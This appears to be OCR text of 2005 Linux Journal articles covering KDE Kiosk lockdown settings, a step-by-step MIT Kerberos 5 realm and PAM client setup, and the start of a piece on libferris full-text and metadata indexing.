
Precision

Maximum number of digits: 12

☒ Set decimal precision

Decimal places: 2

Figure 3. The kcalc General Settings Dialog with Locked Precision Settings


General Settings

Precision

Maximum number of digits: 16

☒ Set decimal precision

Decimal places: 2

Figure 4. The kcalc General Settings Dialog with Unlocked Precision Settings

Finally, the whole configuration file for the application can be made immutable by placing a [$i] at the very top of the file. This immutable mark cascades to all group and key/value pairs contained within the file. Setting the configuration file to immutable in this fashion completely disallows any changes made to an application's configuration.

Alternatively, if the KDE application does not have write access to the configuration file, it also is considered to be an immutable configuration file. This file permission restriction can be set directly on configuration files in the KDEHOME directory to prevent a user from editing the configuration.

For example, saving a non-writable kickerrc file restricts users from making any changes to the kicker panel. Many other KDE applications follow a similar procedure, though a restart of the application may be required in order for it to re-read its new configuration.




Figure 5. A kicker with its configuration file marked as immutable. It has a noticeable lack of handles, which allows the applets contained within to be customized.

Figure 6. The Normal Kicker

Action Restrictions

On top of being able to lock configuration items for users, administrators also can remove the functionality of certain actions users can perform. An action is simply something the user can perform, such as File→New. Because most KDE applications provide common actions, predefined standard action restrictions are easy to lock down. Program action restrictions are configured in the kdeglobals file, located in the same configuration directory structure noted above.

The following code snippet disables the standard Help menu available from the main toolbar of KDE applications:

```
...
[KDE Action Restrictions][$i]
action/help=false
...
```




Figure 7. Konqueror with Help




Figure 8. Konqueror without Help

Another option is disabling the Bookmarks feature of Konqueror. This can be accomplished like this:

```
...
[KDE Action Restrictions][$i]
action/bookmarks=false
...
```

Not all action restrictions have to be menu items. For example, the following snippet disables any options that require root access:

```
...
[KDE Action Restrictions][$i]
user/root=false
...
```

Many more actions can be set. A more complete list can be found in the kiosk documentation. Many of the actions are standard across KDE applications.

Some applications, however, provide their own local actions, which can be restricted as well. Some of the more interesting actions are:

- print/system: disables the ability to select the printing system.
- shell_access: disables ability to start up a shell.
- logout: disables user logouts.
- run_command: disables Alt-F2 run command.
- lineedit_text_completion: disables lineedits from remembering previous entries for partial text completion.

Restricting Other Resources

On top of configuration files, KDE applications utilize other types of resources in the KDEDIRS directories. Similar to the configuration file examples above, these resources are extended by resource files installed in KDEHOME. KDE provides the ability to restrict access to these types of files as well. This configuration information is stored in the kdeglobals configuration file. For example, the following kdeglobals snippet limits users' ability to add and utilize custom icon sets other than the ones already existing in an upper-level resource directory:

```
...
[KDE Resource Restrictions][$i]
icon=false
...
```

A list of resource types defined by KDE is shown in Table 1.

Table 1. Resource Types

Resource Type	Location
apps	share/applnk
config	share/config
data	share/apps
exe	bin
html	share/doc/HTML
icon	share/icon
lib	lib
locale	share/locale

Resource Type	Location
mime	share/mimelnk
pixmap	share/pixmaps
services	share/services
servicetypes	share/servicetypes
sound	share/sounds
templates	share/templates
wallpaper	share/wallpapers
xdgdata-apps	share/applications

Control Center Restrictions

Although the Control Center menu items can be removed, it still is possible for users to control settings. Control Center restrictions can be set to ensure users cannot make many global system changes.

The following section in kdeglobals disallows users from accessing the respective control modules. A complete list of modules can be seen by using the `kcmshell --list` command:

```
...
[KDE Control Module Restrictions][$i]
kde-crypto.desktop=false
kde-clock.desktop=false
...
```

URL Restrictions

KDE even provides the ability to restrict URLs entered into Konqueror or another program using KDE's internal URL libraries. To block URL access to a specific Web site, use the following in kdeglobals:

```
...
[KDE URL Restrictions][$i]
rule_count=n
rule_1=open,,,,http,example.com,,false
rule_2=open,,,,file,,/mnt/share,false
rule_3=list,,,,file,,/mnt/cdrom,true
...
rule_n=...
...
```

The format for the rules is: rule_N=<action>,<referrer protocol>,<referrer host>,<referrer path>,<URL protocol>,<URL host>,<URL path>,<enabled>. Any option that isn't listed explicitly matches all by default.

The first rule above restricts users from accessing the example.com Web site. The second rule blocks a user from opening or saving any file in the /mnt/share directory. The third rule blocks users from even seeing a list of files in the /mnt/cdrom directory.


The following rules prevent users from accessing a certain domain using http, forcing them to use https instead:

```
..
[KDE URL Restrictions][$i]
rule_count=2
rule_1=open,,,,http!,*example.com,,false
rule_2=open,,,,https,*example.com,,true
..
```

The URL Restriction convention is to match protocols of similar name, so a rule involving http would also encompass https. In the above example, http! is used to match only http and not https.

KDE Kiosk Tool

Recent work on automating the kiosk environment has led to the production of a Kiosk Admin Tool (see the on-line Resources). This program automates the administration of many of the advanced kiosk features KDE supports. The administrator can customize many of the items covered in this article using the Kiosk Admin Tool without the need for manual editing of the configuration files. The Kiosk Admin Tool also allows the administrator to create multiple kiosk profiles, maintain the profiles on a central machine and dispatch the configuration framework over a network with a protocol like SSH. Although the tool does not yet support every possible configuration value that could be customized, future versions are sure to add more configurability.



General Configuration

Action
☐ Disable Window Manager context menu (Alt-F3)
☐ Disable Bookmarks
☐ Disable all tasks and applications that require root access
☐ Disable access to a command shell
☐ Disable Logout option
☐ Disable Lock Screen option
☐ Disable "Run Command" option (Alt-F2)
☐ Disable toolbar moving
☐ Disable execution of arbitrary .desktop files.

Disable Window Manager context menu (Alt-F3)

The Window Manager context menu is normally shown when Alt-F3 is pressed or when the menu button on the window frame is pressed.

Figure 9. The Kiosk Admin Tool gives the administrator the ability to create and deploy kiosk configurations.

Summary

By using the advanced configuration features that KDE's Kiosk framework provides, the desktop experience can be completely customized. Whether it's administering multiple workstation configurations or simply providing a default configuration for new users, administrators have more than enough power at their fingertips to create the desired configuration result. This article barely begins to scratch the surface of possible configuration items. Experience and experimentation will provide more insight into all of the items available to create a customized desktop configuration.

Resources for this article: www.linuxjournal.com/article/7927.

Caleb Tennis is a design engineer with a small research and development company in Columbus, Indiana. He has been involved with many open-source projects, including KDE, Comedi and Gentoo Linux. When the weather cooperates, he likes to spend time rollerblading and wakeboarding, neither of which he is any good at.

Archive Index Issue Table of Contents

Advanced search

Centralized Authentication with Kerberos 5, Part I

Alf Wachsmann

Issue #130, February 2005

Kerberos can solve your account administration woes.

Account administration in a distributed UNIX/Linux environment can become complicated and messy if done by hand. Large sites use special tools to deal with this problem. In this article, I describe how even small installations, such as your three-computer network at home, can take advantage of the same tools.

The problem in a distributed environment is that password and shadow files need to be changed individually on each machine if an account change occurs. Account changes include password changes, addition/removal of accounts, account name changes (UID/GID changes are a big problem in any case), addition/removal of login privileges to computers and so on. I also explain how the Kerberos distribution solves the authentication problem in a distributed computing environment. In Part II, I will describe a solution for the authorization problem.

The problem of authenticating users to a computer is solved mostly through passwords, although other methods, including smart cards and biometrics, are available. These passwords had been stored in /etc/passwd, but now with shadow passwords, they reside in /etc/shadow. Because these files are local to a computer, it is a big problem keeping them up to date. Directory services such as NIS, NIS+ and LDAP were invented to solve this problem. These services, however, introduce a new problem: they work over the network and expose passwords, which are encrypted only weakly.

The authentication protocol implemented by Kerberos combines the advantages of being a networked service and of eliminating the need to communicate passwords between computers altogether. To do so, Kerberos requires you to run two dæmons on a secure server. The Key Distribution Center (KDC) dæmon handles all password verification requests and the generation of Kerberos credentials, called Ticket Granting Tickets (TGTs). A second dæmon, the Kerberos Administration dæmon, allows you to add, delete and modify accounts remotely without logging in to the computer running the Kerberos dæmons. It also handles password change requests from users. With Kerberos, only a password change ever requires transmitting a strongly encrypted password over the network.

The Kerberos KDC grants a temporary credential, a TGT, to the account during the process of authenticating the user. Typically, these credentials have a lifetime of 10 or 24 hours. This lifetime can be configured and should be no longer than 24 hours, in case the TGT is stolen; a thief could use it only for the remaining TGT lifetime. The credential expiration causes no issues if you are using Kerberos only for authentication, as described in this article. However, if you are using Kerberized services, you need to train your users to obtain new credentials after their current ones expire, even though they still are logged in.

Kerberos was invented at MIT. The latest version is Kerberos 5, with its protocol defined in RFC 1510. Today, two Kerberos implementations are freely available (see the on-line Resources). MIT's Kerberos 5 is included in Red Hat Linux, whereas Heimdal is included in SuSE's and Debian's Linux distributions. Kerberos 5 implementations also are included in Microsoft Windows (2000 and later), in Sun's Solaris (SEAM, Solaris 2.6 and above) and Apple's Mac OS X. I use MIT's Kerberos distribution throughout this article because it offers simple password quality checking, password aging and password history out of the box.

Prerequisites

You have to meet two prerequisites before you can switch authentication over to Kerberos. First, the clocks on all computers to be included in your Kerberos installation need to be synchronized to the clock of the machine running the KDC. The simplest way of doing this is to use the Network Time Protocol (NTP) on all your machines.

The second requirement is harder to meet. All account names, UIDs and GIDs have to be the same on all your computers. This is necessary because each of these accounts becomes a new and independent Kerberos account, called a principal. You have to go through all your local /etc/passwd files and check whether this requirement is met. If not, you need to consolidate your accounts. If you want to add Windows or Mac OS X clients to your Kerberos installation, you need to look at all the accounts on those machines as well.

If you decide to use the Kerberos package that comes with your Linux distribution, simply install it. If you want to compile the Kerberos distribution yourself, follow the instructions below.

Building and Installing MIT Kerberos

1) Get the source from one of the URLs listed in the on-line Resources. Get the PGP signature of the source package and verify the integrity of the downloaded source with:

```
% gpg --verify krb5-1.3.4.targz.asc
```

2) Unpack the source with:

```
% tar zxvf krb5-1.3.4.tar.gz
```

3) Change into the source directory:

```
% cd krb5-1.3.4/src
```

4) Execute:

```
% ./configure --help
```

This tells you if you need to use special configure options for your site. /usr/local/ is the default installation directory. If you need this software in another directory, use a --prefix=/new/path/to/directory flag in the next step.

5) In almost all cases, the default should be fine:

```
% ./configure
```

6) Compile the package with:

```
% make
```

I had a problem with one file in the krb5-1.3.4/src/kadmin/testing/util directory, which can be safely ignored. Restart the compilation with `% make -i` in this case.

7) Check whether everything compiled correctly with:

```
% make check
```

8) If everything looks okay, install the package with:

```
% sudo make install
```

Never compile code as root. Use root privileges only when necessary, as in these installation steps.

9) You now have MIT Krb5 installed in /usr/local/. Some additional directories need to be created by hand and their permissions set:

```
% sudo mkdir -p /usr/local/var/krb5kdc
% sudo chown root /usr/local/var/krb5kdc
% sudo chmod 700 /usr/local/var/krb5kdc
```

If you really need or want to compile your own PAM module, here are the steps to get a working version of the module shipped by Red Hat. Get the source (see Resources) and upack it with:

```
% tar zxf pam_krb5-1.3-rc7.tar.gz

% cd pam_krb5-1.3-rc7
```

Your $PATH environment variable has to have the Kerberos distribution of your choice first, in case you have more than one distribution on your computer. For example:

```
% PATH=/usr/local/bin:$PATH
```

if you have installed your own version in /usr/local. Then execute:

```
% ./configure
```

Then compile and install the package with:

```
% make
% sudo make install
```

Creating Your Realm

A Kerberos realm is an administrative domain that has its own Kerberos database. Each Kerberos realm has its own set of Kerberos servers. The name of your realm can be anything, but it should reflect your place in the DNS world. If the new Kerberos realm is for your entire DNS domain example.com, you should give the same name (with all capital letters, this is a Kerberos convention) to your Kerberos realm: EXAMPLE.COM. Or, if your are setting up a new realm for your engineering department in example.com, a realm name of ENG.EXAMPLE.COM could be chosen.

The first step for creating your own realm is to create a /etc/krb5.conf file that contains all the necessary information about this realm. The krb5.conf file needs to be on every computer that wants access to your new Kerberos realm. Here is an example file for the realm EXAMPLE.COM with the KDC and administration servers running on machine kdc.example.com:

```
[libdefaults]
    # determines your default realm name
    default_realm = EXAMPLE.COM

[realms]
    EXAMPLE.COM = {
        # specifies where the servers are and on
        # which ports they listen (88 and 749 are
        # the standard ports)
        kdc = kdc.example.com:88
        admin_server = kdc.example.com:749
    }

[domain_realm]
    # maps your DNS domain name to your Kerberos
    # realm name
    .example.com = EXAMPLE.COM

[logging]
    # determines where each service should write its
    # logging info
    kdc = SYSLOG:INFO:DAEMON
    admin_server = SYSLOG:INFO:DAEMON
    default = SYSLOG:INFO:DAEMON
```

The next file, /usr/local/var/krb5kdc/kdc.conf, configures the KDC server. It needs to be on only the computer running the KDC dæmon. Every entry has a reasonable default. Creating an empty file should be sufficient for most cases:

```
% sudo touch /usr/local/var/krb5kdc/kdc.conf
```

The following commands need to be executed on the computer that will become your KDC. The command:

```
% sudo /usr/local/sbin/kdb5_util create -s
```

creates an initial Kerberos database for the new realm. It asks you for the database master password for the new realm and stores it in a file (/usr/local/var/krb5kdc/.k5.EXAMPLE.COM). This command also creates a first set of principals in your Kerberos 5 account database. You can list them by using:

```
% sudo /usr/local/sbin/kadmin.local
```

and then typing `listprincs` at the kadmin.local: prompt. This prints the list:

```
K/M@EXAMPLE.COM
kadmin/admin@EXAMPLE.COM
kadmin/changepw@EXAMPLE.COM
kadmin/history@EXAMPLE.COM
krbtgt/EXAMPLE.COM@EXAMPLE.COM
```

At this time, we are not ready to use the remote version of the kadmin tool.

Before you start creating any principals in your new realm, you should define a policy that determines how passwords are handled:

```
kadmin.local:  add_policy -maxlife 180days -minlife
↪2days -minlength 8 -minclasses 3
↪-history 10 default
```

This input defines a default policy used for every principal we create from now on. It determines that the maximum lifetime for passwords is 180 days. The minimum lifetime is two days. The minimum password length is eight characters, and these characters have to come from three different classes out of these five available ones: lowercase, uppercase, numbers, punctuation and others. A history of the last ten passwords is kept to prevent reuse. If you want to have passwords checked against a dictionary, add a dict_file definition such as:

```
[realms]
    EXAMPLE.COM = {
        dict_file = /usr/share/dict/words
    }
```

to your kdc.conf file.

You now are ready to create an administration principal for yourself:

```
kadmin.local: addprinc john/admin
```

Adjust the name to *your* account name but keep the /admin. It then asks twice for a new password for this principal. You can look at the new account with:

```
kadmin.local:  getprinc john/admin
```

which prints something like:

```
Principal: john/admin@EXAMPLE.COM
Expiration date: [never]
Last password change: Wed Dec 24 09:55:17 PST 2003
Password expiration date: Mon Jun 21 10:55:17 PDT 2004
Maximum ticket life: 1 day 00:00:00
Maximum renewable life: 0 days 00:00:00
Last modified: Wed Dec 24 09:55:17 PST 2003 (root/admin@EXAMPLE.COM)
Last successful authentication: [never]
Last failed authentication: [never]
Failed password attempts: 0
Number of keys: 2
Key: vno 1, Triple DES cbc mode with HMAC/sha1, no salt
Key: vno 1, DES cbc mode with CRC-32, no salt
Attributes:
Policy: default
```

Exit the kadmin.local program by typing `quit` and start the KDC dæmon with:

```
% sudo /usr/local/sbin/krb5kdc
```

Get a Kerberos 5 TGT by typing:

```
% /usr/local/bin/kinit john/admin@EXAMPLE.COM
```

and look at your TGT with:

```
% /usr/local/bin/klist
Ticket cache: FILE:/tmp/krb5cc_5828
Default principal: john/admin@EXAMPLE.COM

Valid starting     Expires            Service principal
12/23/03 14:15:39  12/24/03 14:15:39  krbtgt/EXAMPLE.COM@EXAMPLE.COM
```

Congratulations! You just completed your first successful Kerberos authentication.

You now need to specify which privileges this administration account should have, which is determined by entries in the file /usr/local/var/krb5kdc/kadm5.acl. You can give john/admin permissions to administer all principals, indicated by the wildcard character *, by adding the line:

```
john/admin@EXAMPLE.COM  *
```

to this file.

Before you can start using the administration dæmon (kadmind) over the network, you have to create a keytab file containing the key for one of the kadmin principals created when we initialized our realm:

```
kadmin.local:  ktadd -k /usr/local/var/krb5kdc/
↪kadm5.keytab kadmin/changepw
```

Now everything is ready for the Kerberos administration dæmon. Start it with:

```
% sudo /usr/local/sbin/kadmind
```

This dæmon allows you to administer your Kerberos principals remotely, without logging in to your KDC, using the kadmin client tool. If you want your Kerberos dæmons to start up automatically at boot time, add them to your KDC's /etc/rc files.

With the Kerberos TGT obtained above, start the remote administration tool:

```
% /usr/local/sbin/kadmin
Authenticating as principal john/admin@EXAMPLE.COM
with password.
Password for john/admin@EXAMPLE.COM:
```

Adding New Accounts

New accounts still need to be added to your shadow file or password map. However, instead of putting the encrypted password into these places, you have to create a new Kerberos principal and store the password in the KDC.

Using the kadmin tool:

```
% /usr/local/sbin/kadmin
```

add a principal for a regular users with:

```
kadmin:  addprinc john
NOTICE: no policy specified for john@EXAMPLE.COM; assigning "default"
Enter password for principal "john@EXAMPLE.COM":
Re-enter password for principal "john@EXAMPLE.COM":
Principal "john@EXAMPLE.COM" created.
```

The password you have entered during this principal creation process is the one john needs to enter in order to obtain a Kerberos TGT or to log in to a computer configured to use your Kerberos 5 realm.

You now either can create principals for all your accounts by hand or use the technique described in the migration section below.

Adding Slave KDCs

If you plan to use Kerberos in production at your site, you should plan on using additional slave KDCs to make your installation more fault tolerant. For this, the master KDC needs to have an additional propagation service installed that sends updated versions of the KDC database to all slave servers. The slave servers need to have a receiving end for the propagation service installed. See the MIT documentation for how to set this up.

Configuring the Clients

The easiest way to enable a computer for Kerberos authentication is to use a pluggable authentication module (PAM). Because it uses Kerberos API calls, it needs a working /etc/krb5.conf file. So, the first step is to copy the /etc/krb5.conf file from your KDC (see above) to each client machine.

Kerberos is used not only to authenticate users, it also is used to authenticate computers, to prevent you from logging in to a machine with a hijacked IP address. For this to work, each computer needs its own Kerberos principal with the key (the password) stored in a file (a keytab file). Principals for computers have the special form:

```
host/<hostname>.example.com@EXAMPLE.COM.
```

The first step is to create a new principal for each of your client machines. The following commands use the computer name client1 as an example. Replace the string client1 with the hostname of the client computer. Log in to every one of your client computers and execute:

```
% sudo /usr/local/sbin/kadmin
kadmin: addprinc -randkey host/
↪client1.example.com@EXAMPLE.COM
```

which assigns a random password to the new principal. Then, extract the key into a keytab file with:

```
kadmin: ktadd host/client1.example.com@EXAMPLE.COM
```

which creates the file /etc/krb5.keytab. To have write permissions to the /etc/ directory, you need to run the kadmin command with sudo. Simply creating a new principal would not have required these special privileges. Watch out for the ownership and file permissions of /etc/krb5.keytab, however; it has to be readable only by root. Otherwise, the security of this machine is compromised.

Several PAM modules for Kerberos 5 are available and all are called pam_krb5. Most of these do not work any more due to some API changes in MIT Kerberos 5 version 1.3. Your best choice right now is to use the PAM module that comes with your Linux distribution. See the section above on how to build a PAM module for Kerberos 5 from source.

Now, add the new PAM module to your system's authentication stack by editing the file /etc/pam.d/system-auth (on Red Hat systems). The entries should look similar to these Red Hat 9 entries:

```
auth  required    /lib/security/$ISA/pam_env.so
auth  sufficient  /lib/security/$ISA/pam_unix.so likeauth nullok
auth  sufficient  /lib/security/$ISA/pam_krb5.so use_first_pass
auth  required    /lib/security/$ISA/pam_deny.so

account   required      /lib/security/$ISA/pam_unix.so
account   [default=bad success=ok user_unknown=ignore
↪service_err=ignore system_err=ignore]
↪/lib/security/$ISA/pam_krb5.so

password  required    /lib/security/$ISA/pam_cracklib.so
↪retry=3 type=
password  sufficient  /lib/security/$ISA/pam_unix.so
↪nullok use_authtok md5 shadow
password  sufficient  /lib/security/$ISA/pam_krb5.so
↪use_authtok
password  required    /lib/security/$ISA/pam_deny.so

session   required    /lib/security/$ISA/pam_limits.so
session   required    /lib/security/$ISA/pam_unix.so
session   optional    /lib/security/$ISA/pam_krb5.so
```

These changes make every program with the system-auth PAM stack in its PAM configuration file (see the other files in /etc/pam.d/) use Kerberos for its authentication.

Interoperation with Non-Linux Clients

If you already have a working Windows Active Directory (AD) KDC installation, you can use it as the master KDC for your Linux/UNIX machines. In this case, you can skip the entire server installation and do only the above described setup of your clients. Your /etc/krb5.conf file needs to define the Windows KDC instead of a UNIX KDC. For more information on how to create and copy a keytab file and this scenario in general, see Resources.

If you have a number of Windows machines in your group, you can use your UNIX KDC for them as well. This works, however, only if your Windows clients don't belong to a Windows AD domain with Kerberos already and the account names are the same in Kerberos and Windows. See Resources for details.

Using Mac OS X clients in your Kerberos 5 realm is as easy as configuring the names of your UNIX KDCs on your Macs. Again, account names have to match.

Migration from Local Passwords or NIS/LDAP to Kerberos

Now that you have a working Kerberos 5 realm and your clients configured, you have to convert all your user accounts. So far, the passwords for your accounts are stored either in the machine's local /etc/shadow files or in a NIS/LDAP password map. These passwords are encrypted with a one-way hash function that makes it impossible, or at least impractical for people without a supercomputer, to crack them or to convert everything into Kerberos 5 format. A good way to migrate from your current situation to Kerberos is to use pam_krb5_migrate (see Resources). This stackable PAM module can be installed on a few computers; every time someone logs on, it creates a new principal for this account in your Kerberos 5 KDC reusing the account's current password.

After everybody has logged on to these special machines, all your users have a corresponding Kerberos 5 principal. You then can replace the passwords in your local files or your NIS/LDAP password map with a placeholder, such as krb5. The Kerberos PAM module authenticates your users from now on. At this point, you also can remove pam_krb5_migrate from the migration systems.

Kerberized Applications

Now that you have Kerberos up and running, you can use services that make use of it. You could install Kerberized telnet and FTP, but you really should use SSH. You could Kerberize your Apache Web server and your Mozilla Web browser. Before Kerberos, you would have to type your password when using these services. With Kerberos, all these applications are using your stored Kerberos credentials and use them internally to authenticate you for the respective service. This is what many mean by single-sign-on.

Resources for this article: www.linuxjournal.com/article/7706.

Alf Wachsmann, PhD, has been at the Stanford Linear Accelerator Center (SLAC) since 1999. He is responsible for all areas of automated Linux installation, including farm nodes, servers and desktops. His work focuses on AFS support, migration to Kerberos 5, a user registry project and user consultants.

Filesystem Indexing with libferris

Ben Martin

Issue #130, February 2005

Full-text and metadata search is no pipe dream. You can make it happen today with this library that searches for files based on content or many other helpful attributes.

The libferris Project began in early 2001 in order to create a virtual filesystem operating as a shared library. Many tree-like structures are presented through a single filesystem interface by libferris. Operating in the user address space instead of in the kernel allows libferris to expose a large number of tree-like sources. These sources would be difficult to access from the Linux kernel. All filesystems are accessible through the root:// URI in libferris and include kernel file:// URLs, relational databases, XML files and databases, network-accessible resources like HTTP/FTP servers and other composite files like db4, tarballs and RDF, as well as standard kernel filesystems like ext3 and XFS.

Why libferris?

Here's why you might choose libferris for filesystem indexing and querying:

- Plugins can extract text that is trapped in files for full-text indexing.
- Unified interface for all data sources used as input for indexing—for example, the following are all indexable with libferris: text inside SleepyCat dbxml files, inside tarballs and in individual messages in mbox files or relational databases.
- Metadata trapped inside files can be indexed and searched for. For example, the ID3 tags for audio files can be indexed to provide search-by-artist functionality.
- Identical basic add/query commands for all indexing plugins, so you can switch between indexing implementations fairly easily.

- Combination searches for full-text and extended attributes for your filesystem. The ferris-search tool allows you to combine many searches into one result set.
- Ability to search for files based on the metadata they once had.
- Ability to search for files based on Supervised Machine Learning (SML) judgments—spam filtering for your filesystem. Unfortunately, covering SML is beyond the scope of this article.

The notion of files and directories is merged in libferris into a single abstraction. This allows things like tar archives to be mounted as a filesystem implicitly by libferris. In this case, the tarball is both a file and a directory at the same time.

The extended attribute (EA) interface presents data from many sources, including the kernel's listxattr(2) interface, RDF/bdb repositories and dynamically extracted values. An example of a dynamic EA is the width of an image. When an image's width EA is read, libferris uses a plugin to determine the width of the image file. Another example is the sample rate for audio files.

Table 1. EA Examples

Name-extension	File's extension, such as tar
treeicon	The URL of an image that is appropriate for this file.
is-audio-object	The MIME major type audio.
is-source-object	This file's source code.
is-remote	This file remote to this machine.
language-human	Human language for this file.
a52-channels	Number of audio channels.
year	Year the album/single containing this track was released.

More EAs and their descriptions are listed on the libferris Web site (see the on-line Resources).

This leads to two distinct types of indexes that libferris can create and query—full-text and EA. Full-text indexes allow you to find files based on the words that they contain. EA indexes allow you to find files based on the metadata for the file. The indexing structures needed to resolve queries against full text or EA are significantly different. For example, full-text indexes may store the list of documents containing each word (an inverted file) to resolve queries such as “find all documents containing the word libferris”. EA indexes need to be able to handle range queries such as “find all files modified last month”.

libferris uses plugins to handle the implementation of these indexes. For full-text indexes, you can use any or all of these: an internal format based on inverted files, Apache Lucene compiled with gcj, an ODBC supporting relational database, Xapian or the TSearch2 module in PostgreSQL. For EA indexes you can choose an internal design based on sorted inverted files, LDAP, Apache Lucene compiled with gcj, an ODBC supporting relational database or native PostgreSQL using some PGSQL. The recommended choices for general use are Xapian or TSearch2 for full text, and PostgreSQL or ODBC for EA indexes.

The PostgreSQL modules are similar to those of the ODBC, but they use PGSQL and other PostgreSQL-specific functionality. Using the PostgreSQL TSearch2 plugin for full text requires a template database to be set up on your PostgreSQL server. See the on-line Resources for details.


All indexes exist in their own directory in libferris. Default full-text and EA indexes are in ~/.ferris in full-text-index and ea-index, respectively. Indexes are created with either fcreate or gfcreate from the ferriscreate package. Like many tools in libferris, the gf prefixed tool does much the same thing as the f prefixed tool, but it offers a GTK+2 interface. The following sections describe creation, population and querying of both index types.

Full-Text Indexing

Jumping right in, I first create a full-text index in /tmp, add some files to it and then query for files using the index. First, I create a directory for the new index and use gfcreate to set up the new index in that directory:

```
$ mkdir /tmp/text-index
$ gfcreate /tmp/text-index
```

The GUI for gfcreate shows the major MIME types in the leftmost tab, with a misc tab for things that can be created and that are considered distinct from MIME. After selecting misc, all the available index formats are shown in a second level of tabs. In Figure 1, I've chosen to create a Xapian full-text index using English for word stemming and ignoring word case.



case-sensitive ☐
drop-stop-words ☑
stemmer-language en

Figure 1. Making a Xapian Full-Text Index with gfcreate

